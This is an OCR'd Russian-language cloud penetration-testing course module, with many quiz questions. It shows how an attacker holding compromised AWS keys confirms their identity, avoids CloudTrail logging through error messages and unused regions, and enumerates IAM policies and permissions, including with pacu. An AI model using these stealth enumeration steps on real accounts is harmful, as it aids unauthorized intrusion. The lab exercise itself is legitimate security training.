
Мы будем взаимодействовать с AWS infrastructure через AWS CLI - unified tool для управления AWS services напрямую из командной строки. Хотя AWS CLI может работать на нескольких операционная системаs, мы будем запускать его на *Kali Linux*. Поскольку AWS CLI включен в official repositories Kali, установим его через package manager, выполнив **sudo apt install awscli**.

После deployment lab мы получим credentials для interaction с AWS от имени трех different users.

Target user будет имитировать скомпрометированный доступ к облачной среде. Именно этого пользователя мы чаще всего будем использовать при изучении техник получения информации из начального доступа.

Challenge user - auxiliary user с очень limited access, которого мы будем использовать для testing concepts и выполнения additional tasks, подтверждая newly learned skills.

Monitor user будет имитировать оператора с доступом к *CloudTrail*, службе журналирования AWS.



Пока запустим lab deployment и запишем эту information. Данные можно организовать так:

• Credentials access as *target user*.

```
* Target ACCESS KEY ID
* Target SECRET ACCESS KEY
```

• Credentials access as *challenge user*.

```
* Challenge ACCESS KEY ID
* Challenge SECRET ACCESS KEY
```

• Credentials для access as *monitor user*.

```
* Management Console login URL
* Username
* Password
```

Мы настроим и используем эти учетные данные в следующем разделе.

Начинаем сценарий с предположения, что мы получили скомпрометированные учетные данные для взаимодействия с целевой облачной средой.

Сначала выполним **aws configure**, чтобы настроить AWS CLI с этими скомпрометированными учетными данными. Также добавим `--profile target`, чтобы создать профиль с именем *target*. Этот шаг необязателен, но он поможет легко понимать, когда мы выполняем команды от имени целевого пользователя. Если мы получим новые учетные данные, можно будет бесшовно переключаться между пользователями, указывая профиль, а не перенастраивая AWS CLI каждый раз.

На этом initial stage точная region не нужна, поэтому просто выберем **us-east-1** как *default region*.

Default output format - **json**. Можно указать его или оставить поле пустым; для наших целей подойдет любой вариант.

```
kali@kali:~$ aws configure --profile target
AWS Access Key ID []: AKIAVXWRNA7HUYFERLHS...
AWS Secret Access Key []: u1CmqAO9QR...
Default region name []: us-east-1
Default output format []: json
```

Листинг 47 - Configuration AWS CLI с profiles

Эта команда конфигурации не вернет вывод. Далее приоритет атакующего — определить, действительна ли учетная запись.

Один способ сделать это - команда **aws sts get-caller-identity**, которая предоставит информацию об IAM identity, чьи учетные данные используются для вызова операции. В эту информацию входят account ID, тип identity (пользователе IAM или роли) и имя identity.

Попробуем выполнить эту команду со скомпрометированными учетными данными.

Предупреждение

Если не указано иное, на протяжении этого раздела мы будем использовать target profile, configured в AWS CLI. Это означает, что нужно добавлять `--profile target` в каждую выполняемую command.

```
kali@kali:~$ aws --profile target sts get-caller-identity
{
    "UserId": "AIDAQOMAIGYUYNMOIF46I",
    "Account": "123456789012",
    "Arn": "arn:aws:iam::123456789012:user/support/clouddesk-plove"
}
```

Листинг 48 - Получение сведений из скомпрометированных учетных данных через get-caller-identity

Этот вывод раскрывает довольно много сведений о текущем IAM-пользователе или роли. Во-первых, UserID скомпрометированной учетной записи — "AIDAQOMAIGYUYNMOIF46I". Это уникальный идентификатор данного IAM-пользователя. Также мы узнали идентификатор учетной записи AWS, которая управляет этим IAM-пользователем. Этот Account ID можно использовать, чтобы помочь определить цель или подтвердить, что учетные данные соответствуют нужной нам цели. Наконец, мы определили *Amazon Resource Name* (ARN), связанный с вызывающим субъектом. ARN однозначно идентифицирует ресурсы AWS, и в этом случае имя IAM-пользователя — *clouddesk-plove*. Он связан с путем */support/*.

Совет

Paths - optional identifiers, используемые для grouping related identities в соответствии со structure organization.

Подкоманда *get-caller-identity* — хороший способ определить учетную запись и идентичность учетных данных, и это действие никогда не возвращает ошибку *AccessDenied*. Однако нужно учитывать, что это действие логируется в истории событий CloudTrail. Как защитники, мы должны настроить оповещения для таких вызовов, поскольку они обычно выполняются атакующими после компрометации учетных данных.

Совет

Для выполнения этой операции разрешения не требуются. Если администратор прикрепит политику к identity, явно запрещающую доступ к действию *sts:GetCallerIdentity*, мы все равно сможем выполнить эту операцию. Разрешения не требуются, потому что та же информация возвращается при отказе в доступе.

В качестве альтернативы можно использовать более скрытную технику с командой **aws iam get-access-key-info** для сбора этой информации. Она вернет идентификатор учетной записи для access key ID, который мы укажем флагом `--access-key-id`. Выполнение этой команды из внешней учетной записи гарантирует, что событие будет записано в учетной записи атакующего, а не в целевой учетной записи.

Выполним эту команду от имени пользователя *challenge*, чтобы simulate attack из external account. Укажем *Access Key ID* учетных данных цели. Помните, что это значение будет меняться при каждом start lab.

Configure AWS CLI для использования credentials challenge user, создав profile, а затем будем добавлять `--profile challenge`, чтобы interact with AWS как challenge user.

```
kali@kali:~$ kali@kali:~$ aws configure --profile challenge
AWS Access Key ID []: AKIAVXW...
AWS Secret Access Key []: KlnPvlFhvrrxg...
Default region name []: us-east-1
Default output format []: json

kali@kali:~$ aws --profile challenge sts get-access-key-info --access-key-id AKIAQOMAIGYUVEHJ7WXM
{
    "Account": "123456789012"
}
```

Листинг 49 - Получение ID учетной записи из ключей доступа через команду get-access-key-info

Пентестеры также могут использовать подкоманду *get-access-key-info*, чтобы определить, находятся ли скомпрометированные учетные данные в рамках оценки.

Еще один скрытный подход — злоупотреблять сообщениями об ошибках, которые по умолчанию не записываются в историю событий CloudTrail. Например, попробуем вызвать несуществующую *Lambda*-функцию, используя скомпрометированные учетные данные.

В общем случае функцию можно выполнить через `aws lambda invoke --function-name <function_name_or_arn> <outfile>`, где *--function-name* задает имя функции, а **outfile** — имя выходного файла. Создадим ARN для несуществующей Lambda-функции.

```
kali@kali:~$ aws --profile target lambda invoke --function-name arn:aws:lambda:us-east-1:123456789012:
    function:nonexistent-function outfile

An error occurred (AccessDeniedException) when calling the Invoke operation: User: arn:aws:iam::123456789012:
    user/support/clouddesk-plove is not authorized to perform: lambda:InvokeFunction on resource: arn:aws:
    lambda:us-east-1:123456789012:function:nonexistent-function because no resource-based policy allows the
    lambda:InvokeFunction action
```

Листинг 50 - Получение information из сообщению об ошибкes

Мы получили authentication error, что ожидаемо, поскольку пытаемся interact с несуществующим resource. Однако сообщению об ошибке дает valuable information, включая account ID, type identity (пользователе IAM или роли) и name identity, выполняющей эту operation.

Мы получили ту же информацию, что и при запуске **sts get-caller-identity**, и хотя команда сгенерировала ошибку, она не должна была создать событие журнала, которое могло бы предупредить администратора.

Не существует "list" actions, которые не logged в CloudTrail event history. Однако CloudTrail documentation states, что *data events* и *insights events* не отображаются. Поскольку invoking *Lambda* function считается *data event*, он не отображается в event history. Важно отметить, что хотя эти events могут не logged by default в event history, они действительно могут быть captured, если configured, с помощью trails.

Последний момент: attackers могут попытаться discern, в каких AWS regions работает account, и execute эти commands в другой region. Это повышает likelihood evading detection.

Предупреждение


AWS позволяет размещать resources в одной или нескольких regions по всему миру. По умолчанию many regions enabled в account, даже если мы используем только одну или две.

На минуту возьмем роль администратора, чтобы проверить, что эта техника работает. Войдем в *Management Console*, используя учетные данные пользователя *monitoring*, полученные при запуске лабораторной работы. Затем перейдем на страницу службы *CloudTrail*. Эту страницу можно найти в *Services Menu* или через поле поиска.

Совет

При первом открытии страницы службы CloudTrail вверху появится ошибка *AccessDenied* с сообщением, что возможность создать organizational trail недоступна для этой учетной записи AWS. Эту ошибку можно игнорировать, поскольку она не влияет на то, что мы будем делать с этим пользователем.

На CloudTrail page щелкнем option *Event History* в menu слева. Если CloudTrail menu не отображается, его можно открыть, щелкнув hamburger icon в верхней левой части page.



Далее, как attacker, используем скомпрометированных учетных данных, чтобы проверить, recorded ли эти events на CloudTrail page.

Выполним **sts get-caller-identity** еще раз, но теперь укажем другую region через `--region us-east-2`.

```
kali@kali:~$ aws --profile target sts get-caller-identity --region us-east-2
{
    "UserId": "AIDAQOMAIGYUYVDBXFNVF",
    "Account": "123456789012",
    "Arn": "arn:aws:iam::123456789012:user/support/clouddesk-plove"
}
```

Листинг 51 - Выполнение API request в другую region

Через несколько минут запись журнала из региона us-east-2 появляется в истории событий CloudTrail. Однако записи из us-east-1 нет. Возможно, потребуется настроить параметры фильтра, чтобы запрашивать журналы по *Event Name* и значению *GetCallerIdentity*. Также можно использовать ссылки быстрого доступа ниже, где уже заданы нужные регион и фильтр.


Quick access link на [*CloudTrail Page in Region us-east-1 filtering by Event Name*][cloudtrail-us-east-1].

[cloudtrail-us-east-1]: https://us-east-1.console.aws.amazon.com/cloudtrail/home?region=us-east-1#/events?EventName=GetCallerIdentity&CustomTime=1800000

Quick access link на [*CloudTrail Page in Region us-east-2 filtering by Event Name*][cloudtrail-us-east-2].

[cloudtrail-us-east-2]: https://us-east-2.console.aws.amazon.com/cloudtrail/home?region=us-east-2#/events?EventName=GetCallerIdentity&CustomTime=1800000

Следующая animated figure показывает process comparison logs в CloudTrail при switching между двумя different regions. Log entry event *GetCallerIdentity* не видна в default region *us-east-1*, но появляется после switch в region *us-east-2*.



Один способ избежать этого - specify regions for account и monitor всю activity в этих regions.

На этом начальном этапе, независимо от cloud service provider, который мы оцениваем, важно выявить и использовать службы и действия, предоставляющие ценную информацию об облачной среде скомпрометированного пользователя. Если важно сохранять скрытность, сначала следует сосредоточиться на действиях, которые не записываются по умолчанию, чтобы незаметно собрать информацию о скомпрометированной цели.

1. В AWS CLI какая подкоманда sts возвращает сведения об IAM-пользователе или роли, чьи учетные данные используются для вызова операции? Напишите только имя подкоманды.
2. В AWS CLI какая подкоманда sts возвращает идентификатор учетной записи для указанного access key ID? Напишите только имя подкоманды.
3. В AWS CLI как называется флаг опции, задающий регион и переопределяющий регион по умолчанию? Напишите ответ в формате: --name.

Все cloud providers реализуют те или иные authentication и authorization mechanisms, чтобы users могли interact with provider API только в пределах назначенных permissions и не могли act от имени других users или accounts. Все эти mechanisms обычно объединяют общим term *Identity and Access Management* (IAM).

Principle of Least Privilege (PoLP) обычно считается лучшей практикой для любого cloud deployment. Этот принцип предполагает предоставление пользователям только тех разрешений, которые нужны для выполнения задач, и ничего сверх этого. Это уменьшает набор действий, которые можно выполнить, и ограничивает потенциальные векторы атаки, которые атакующий может эксплуатировать из скомпрометированной учетной записи. Однако overly-permissive identities все еще часто встречаются и являются одной из основных причин взломов в облачных средах.

Продолжая лабораторную работу, мы снова возьмем роль атакующего, чтобы определить объем разрешений, связанных со скомпрометированными учетными данными в целевой среде.

Мы уже получили valuable information из предыдущего subcommand *get-caller-identity*, который показал, что compromised identity - это *IAM User* с username *clouddesk-plove*. Также мы identify path *support*:

```
kali@kali:~$ aws --profile target sts get-caller-identity
{
    "UserId": "AIDAQOMAIGYUYNMOIF46I",
    "Account": "123456789012",
    "Arn": "arn:aws:iam::123456789012:user/support/clouddesk-plove"
}
```

Листинг 52 - Запуск command get-caller-identity

Это подсказывает назначение пользователя и вероятные permissions. Например, "clouddesk" и "support" могут говорить о том, что у user есть IAM-related privileges для granting access или reset credentials. Такая гипотеза полезна, потому что это дополнительная информация, полученная при сохранении low profile.

Можно использовать и более direct approach. Попробуем list policies, associated with compromised identity, напрямую взаимодействуя с provider API. Identity - это IAM resource, который может быть authorized выполнять actions и access resources. Identities включают users, groups и roles. В AWS IAM есть два primary ways связать policies с *Identity*. **Inline Policies** напрямую linked к single identity и существуют только в space этой identity. **Managed Policies** существуют как distinct reusable policies, которые можно associate with multiple identities.

Identity также может наследовать policies от других identities. Например, IAM user, входящий в User Group, наследует policies этой группы.

Мы можем перечислить встроенные и управляемые политики, связанные с пользователем, выполнив соответственно **list-user-policies** и **list-attached-user-policies**. Обе команды требуют флаг `--user-name`, чтобы указать целевого пользователя.

```
kali@kali:~$ aws --profile target iam list-user-policies --user-name clouddesk-plove

{
    "PolicyNames": []
}

kali@kali:~$ aws --profile target iam list-attached-user-policies --user-name clouddesk-plove
{
    {
    "AttachedPolicies": [
        {
            "PolicyName": "deny_challenges_access",
            "PolicyArn": "arn:aws:iam::123456789012:policy/deny_challenges_access"
```

```
        }
    ]
}
}
```

Листинг 53 - Вывод inline и managed policies, связанных с пользователем IAM

Поскольку мы не получили сообщению об ошибке, мы знаем, что IAM user имеет permission выполнять action *iam:ListAttachedUserPolicies*. Однако полезных policies, связанных с пользователем IAM, мы пока не обнаружили. Policy *deny_challenges_access* относится к later challenge. Пока ее проигнорируем.

Попробуем выполнить больше IAM commands и prioritize retrieving policy для этого user.

Сначала попробуем определить, наследует ли IAM-пользователь какие-либо политики от назначенных групп. Для этого нужно выяснить, является ли пользователь членом каких-либо групп, с помощью подкоманды **list-groups-for-user**, указав имя пользователя через `--user-name clouddesk-plove`.

```
kali@kali:~$ aws --profile target iam list-groups-for-user --user-name clouddesk-plove

{
    "Groups": [
        {
            "Path": "/support/",
            "GroupName": "support",
            "GroupId": "AGPAQOMAIGYUSHSVDSYIP",
            "Arn": "arn:aws:iam::123456789012:group/support/support",
        }
    ]
}
```

Листинг 54 - Вывод groups, к которым принадлежит user

Мы обнаружили, что IAM user входит только в одну группы с именем *support*.

Далее проверим политики, связанные с группой *support*. Будем искать встроенные и управляемые политики похожим способом. Используем **list-group-policies**, чтобы перечислить встроенные политики, связанные с группой, и **list-attached-group-policies**, чтобы перечислить управляемые политики, прикрепленные к группе. В обеих командах укажем имя группы через `--group-name`.

```
kali@kali:~$ aws --profile target iam list-group-policies --group-name support

{
    "PolicyNames": []
}

kali@kali:~$ aws --profile target iam list-attached-group-policies --group-name support
{
    "AttachedPolicies": [
        {
            "PolicyName": "SupportUser",
            "PolicyArn": "arn:aws:iam::aws:policy/job-function/SupportUser"
        }
    ]
}
```

Листинг 55 - Вывод inline и managed policies, associated with IAM group

Из output мы узнаем, что у группы нет inline policy, но есть attached managed policy. Эта policy classified как AWS Managed Policy - special set policies, provided by AWS, с pre-defined permissions для быстрого attach к IAM Identities. Однако нужно caution: такие policies часто grant broader permissions, чем требуется. В идеале их следует combine с более restrictive policies для fine-grained permission control.

Предупреждение

Хотя *AWS Managed Policies* дают flexibility для IAM management, они often overly-permissive, и при использовании в одиночку создают inherent security risk.

Мы обнаружили, что у этого user есть SupportUser - special type *AWS managed policy*, based on Job Functions. Это можно identify по keyword *job-function* в ARN policy, highlighted в листинге выше.

Запишем ARN string, потому что скоро он понадобится.

Документация показывает, что политика *SupportUser* разрешает много read-only действий для нескольких служб AWS. Проверьте это в лабораторной работе.

Сначала нужно определить current version policy, поскольку policies support versioning. Для этого используем **aws iam list-policy-versions** и укажем policy по ARN через `--policy-arn`.

```
kali@kali:~$ aws --profile target iam list-policy-versions --policy-arn "arn:aws:iam::aws:policy/job-function/
    SupportUser"

{
    "Versions": [
        {
            "VersionId": "v8",
            "IsDefaultVersion": true
        },
        {
            "VersionId": "v7",
            "IsDefaultVersion": false,
        },
...
```

Листинг 56 - Вывод policy version

Запишем most recent version ID, *v8*.

Теперь можно retrieve policy document через **aws iam get-policy-version**. Снова укажем ARN policy, а также version Id (*v8*) через `--version-id`.

```
kali@kali:~$ aws --profile target iam get-policy-version --policy-arn arn:aws:iam::aws:policy/job-function/
    SupportUser --version-id v8

{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "support:*",
                        "acm:DescribeCertificate",
                        "acm:GetCertificate",
                        "acm:List*",
                        "acm-pca:DescribeCertificateAuthority",
                        "autoscaling:Describe*",
...
                        "workdocs:Describe*",
                        "workmail:Describe*",
                        "workmail:Get*",
                        "workspaces:Describe*"
                    ],
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v8",
```

```
        "IsDefaultVersion": true,
...
    }
}
```

Листинг 57 - Вывод policy definition по version

В summary, policy defines list *Actions* для многих AWS services. Некоторые elements задают specific action. Например, *acm:DescribeCertificate* задает action *DescribeCertificate* для service AWS Certificate Manager. Другие elements используют wildcard *"" для описания любого action, начинающегося с read-only keywords, таких как Get, Describe и List. Эти actions разрешено run для любого resource соответствующих services, как указано в line "Resource": ""*.

На этом этапе у нас нет возможности создавать или изменять новые облачные ресурсы, но есть разрешение читать информацию о нескольких ресурсах.

Наконец, предположим, что скомпрометированные учетные данные не имеют привилегий для запроса IAM-связанной информации. В этом случае нужно принять подход *brute-force*: запускать разные действия в службах в надежде найти те, которые не выдают ошибку авторизации.

Можно написать скрипт для автоматизации этого brute-force-подхода или использовать популярные AWS-инструменты, такие как *pacu* (модуль: *iam__bruteforce_permissions*), *awsenum* или *enumerate-iam*. Любой из этих подходов можно использовать для обнаружения разрешений в скомпрометированных учетных данных.

Как и многие brute-force-атаки, эти инструменты генерируют много событий *ActionDenied* в учетной записи, что может вызвать тревоги у цели. Это может не быть проблемой в некоторых pentesting-оценках, где скрытность не требуется. В red team-оценках, где скрытность приоритетна, можно выбрать ручной подход, который генерирует меньше ошибок и поднимает меньше тревог. Всегда следует использовать информацию из разведки. Например, если мы определили список сервисов, используемых учетной записью, можно сначала нацелиться на эти сервисы, уменьшая шум.

На этом этапе мы использовали API CSP, чтобы попытаться определить уровень доступа, полученный из скомпрометированных учетных данных. Имея доступ к IAM-связанным действиям, мы узнали, что можем запрашивать эту информацию напрямую. В противном случае, в зависимости от оценки, можно попытаться перечислить привилегии автоматизированным или ручным подходом для определения уровня доступа.

1. Какая команда используется для вывода inline policies, связанных с IAM user в AWS?

```
A) list-attached-user-policies
B) list-user-policies
C) list-group-policies
D) list-policies
```

2. Что представляет wildcard "*" в инструкции действия IAM-политики?

```
A) It limits the action to a specific resource
B) It grants read-only permissions
C) It allows all actions that match the specified prefix
D) It denies all actions for the specified service
```

3. Используйте *challenge* Profile в AWS CLI, чтобы scope level actions, allowed to run в service EC2. Запустите permitted actions для list или describe Resources. В одном из resources, которые можно list, вы найдете Tag Key с именем **proof**. Введите value этого Tag Key.

24.5. IAM Resources Enumeration

Этот учебный блок охватывает следующие учебные цели:

• Выбор между ручным и автоматизированным подходом к перечислению
• Enumerating IAM resources
• Processing API response data с JMESPath
• Running автоматизированное перечисление с Pacu
• Extracting insights из enumeration data

В предыдущем учебном блоке мы задали сценарий с перспективы атакующего, который скомпрометированной цели и получил учетные данные для взаимодействия с API провайдера. Затем мы провели следing скомпрометированной среды, попытались определить, к каким учетным записям или access keys у нас есть доступ, и определить уровень доступа внутри скомпрометированной среды. Объединив находки с информацией, собранной через external probing, мы получили базовое понимание некоторых служб, к которым учетная запись имела доступ.

Далее соберем больше данных с цели. Для этой задачи нет универсального подхода. Данные, которые мы хотим получить, будут зависеть от многих факторов, а используемые техники зависят от облачной среды и провайдеров цели.

В следующих sections мы будем enumerate дополнительные IAM resources внутри AWS environment, но многие tactics and procedures применимы и к другим cloud service providers.

Для сбора информации против облачных инфраструктур разработано несколько коммерческих и open-source-инструментов. Некоторые инструменты адаптированы под конкретных облачных провайдеров, другие поддерживают нескольких провайдеров. Одни имеют GUI, другие запускаются из командной строки. Часть автоматизирована, часть требует ручного вмешательства.

Большинство инструментов генерируют значимые события журнала и могут сработать в системах мониторинга. Это может быть несущественно при оценке red team или тесте на проникновение, где скрытность не является требованием, но если скрытность важна, нужно протестировать инструменты и определить потенциальное влияние до начала работы.

Учитывая разнообразие доступных инструментов, разные цели оценки, предпочтения пользователя, бюджетные требования и другие факторы, редко существует «лучший инструмент» для конкретной задачи. В общем случае стоит тренироваться с несколькими инструментами, чтобы понимать их возможности и ограничения и при необходимости использовать их в наилучшей комбинации. Однако важно всегда понимать технологии, с которыми работает выбранный инструмент, чтобы не развить плохую привычку просто запускать несколько инструментов в любой ситуации, что может быть опасно и неэффективно.

Когда мы начинаем enumerate IAM resources, сценарий стартует с уже compromised account. Summarize, что мы уже узнали из скомпрометированных учетных данных.

Resource Type	Name	ARN
IAM::User	clouddesk-plove	arn:aws:iam::123456789012:user/support/clouddesk-plove
IAM:Group	support	arn:aws:iam::123456789012:group/support/support
IAM::Policy	SupportUser	arn:aws:iam::aws:policy/job-function/SupportUser

Compromised credentials, которыми мы обладаем, принадлежат IAM user *clouddesk-plove*. Этот user является участником группы *support* и inherits policy, attached к group. Policy является AWS custom-managed policy, based on job function *Support Users*.

Предупреждение

пользовательские managed policies AWS позволяют users define set permissions, который можно reuse и associate with multiple IAM users, groups или roles. Хотя такие policies дают flexibility для IAM management, overly permissive configuration создает inherent security risk.

SupportUser - это AWS custom-managed policy, которая grants permissions для troubleshooting и resolving issues в AWS account. Эта policy grants доступ только для чтения для exploration нескольких services.

Проверим, какие действия эта политика разрешает для перечисления ресурсов IAM. Для этого выполним **iam get-policy-version**, чтобы показать определение политики. Вывод передадим в **grep**, чтобы отфильтровать и отобразить только строки, содержащие строку **iam**.

```
kali@kali:~$ aws --profile target iam get-policy-version --policy-arn arn:aws:iam::aws:policy/job-function/
    SupportUser --version-id v8 | grep "iam"

                        "iam:GenerateCredentialReport",
                        "iam:GenerateServiceLastAccessedDetails",
                        "iam:Get*",
                        "iam:List*",
```

Листинг 58 - Получение permissions, related to IAM service, из policy SupportUser

С этой policy мы можем run любой *iam* subcommand, начинающийся с *get* и *list*, а также два других specific actions. Чтобы list available subcommands в AWS CLI, можно использовать option *help*.

Выполним **aws iam help**, чтобы отобразить описание использования команды, включая список всех доступных подкоманд. Также добавим **| grep -E "list-|get-|generate-"**, чтобы отфильтровать все строки, включающие слова "list-", "get-" и "generate-".

```
kali@kali:~$ aws --profile target iam help | grep -E "list-|get-|generate-"

       o generate-credential-report
       o generate-organizations-access-report
       o generate-service-last-accessed-details
       o get-access-key-last-used
       o get-account-authorization-details
       o get-account-password-policy
       o get-account-summary
       o get-context-keys-for-custom-policy
       o get-context-keys-for-principal-policy
       o get-credential-report
       o get-group
       o get-group-policy
       o get-instance-profile
       o get-login-profile
       o get-open-id-connect-provider
       o get-organizations-access-report
       o get-policy
       o get-policy-version
       o get-role
       o get-role-policy
       o get-saml-provider
       o get-server-certificate
       o get-service-last-accessed-details
       o get-service-last-accessed-details-with-entities
       o get-service-linked-role-deletion-status
       o get-ssh-public-key
       o get-user
       o get-user-policy
       o list-access-keys
       o list-account-aliases
       o list-attached-group-policies
       o list-attached-role-policies
       o list-attached-user-policies
       o list-entities-for-policy
       o list-group-policies
```

```
        o list-groups
        o list-groups-for-user
        o list-instance-profile-tags
        o list-instance-profiles
        o list-instance-profiles-for-role
        o list-mfa-device-tags
        o list-mfa-devices
        o list-open-id-connect-provider-tags
        o list-open-id-connect-providers
        o list-policies
        o list-policies-granting-service-access
        o list-policy-tags
        o list-policy-versions
        o list-role-policies
        o list-role-tags
        o list-roles
        o list-saml-provider-tags
        o list-saml-providers
        o list-server-certificate-tags
        o list-server-certificates
        o list-service-specific-credentials
        o list-signing-certificates
        o list-ssh-public-keys
        o list-user-policies
        o list-user-tags
        o list-users
        o list-virtual-mfa-devices
```

Листинг 59 - Получение available IAM subcommands

IAM - критически важный компонент AWS, управляющий всеми действиями, связанными с аутентификацией и авторизацией идентичностей. Такой уровень доступа важен, даже если это доступ только для чтения.

